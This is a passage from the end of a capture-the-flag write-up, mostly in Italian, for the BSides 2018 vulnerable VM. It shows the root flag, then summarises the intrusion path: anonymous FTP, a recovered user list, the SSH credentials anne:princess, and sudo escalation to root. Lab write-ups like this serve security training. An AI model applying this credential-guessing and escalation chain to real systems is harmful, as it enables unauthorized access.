drwx------  2 root root 4096 Oct 29 11:12 .pulse
-rw-------  1 root root  256 Mar  3  2018 .pulse-cookie
-rw-r--r--  1 root root   66 Mar  3  2018 .selected_editor
root@bsides2018:~#
```

```
cat flag.txt
```

```
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~#
```

8. Risultati verificati

- Bersaglio identificato all'indirizzo 192.168.50.151 con porte TCP 21, 22 e 80 aperte.
- Accesso FTP anonimo e recupero del file users.txt.bk contenente cinque nomi utente.
- Percorso /backup_wordpress esposto tramite robots.txt e installazione WordPress raggiungibile.
- Credenziali SSH anne:princess individuate con una verifica mirata e sessione SSH aperta.
- Appartenenza di anne al gruppo sudo e autorizzazione (ALL : ALL) ALL.
- Escalation a root verificata con whoami e completamento confermato dalla lettura di /root/flag.txt.

9. Conclusione

Il test ha seguito un percorso lineare: individuazione del bersaglio, enumerazione dei servizi, recupero della lista utenti tramite FTP, verifica mirata delle credenziali SSH e accesso come anne. La configurazione sudo ha quindi permesso di ottenere root e leggere il flag.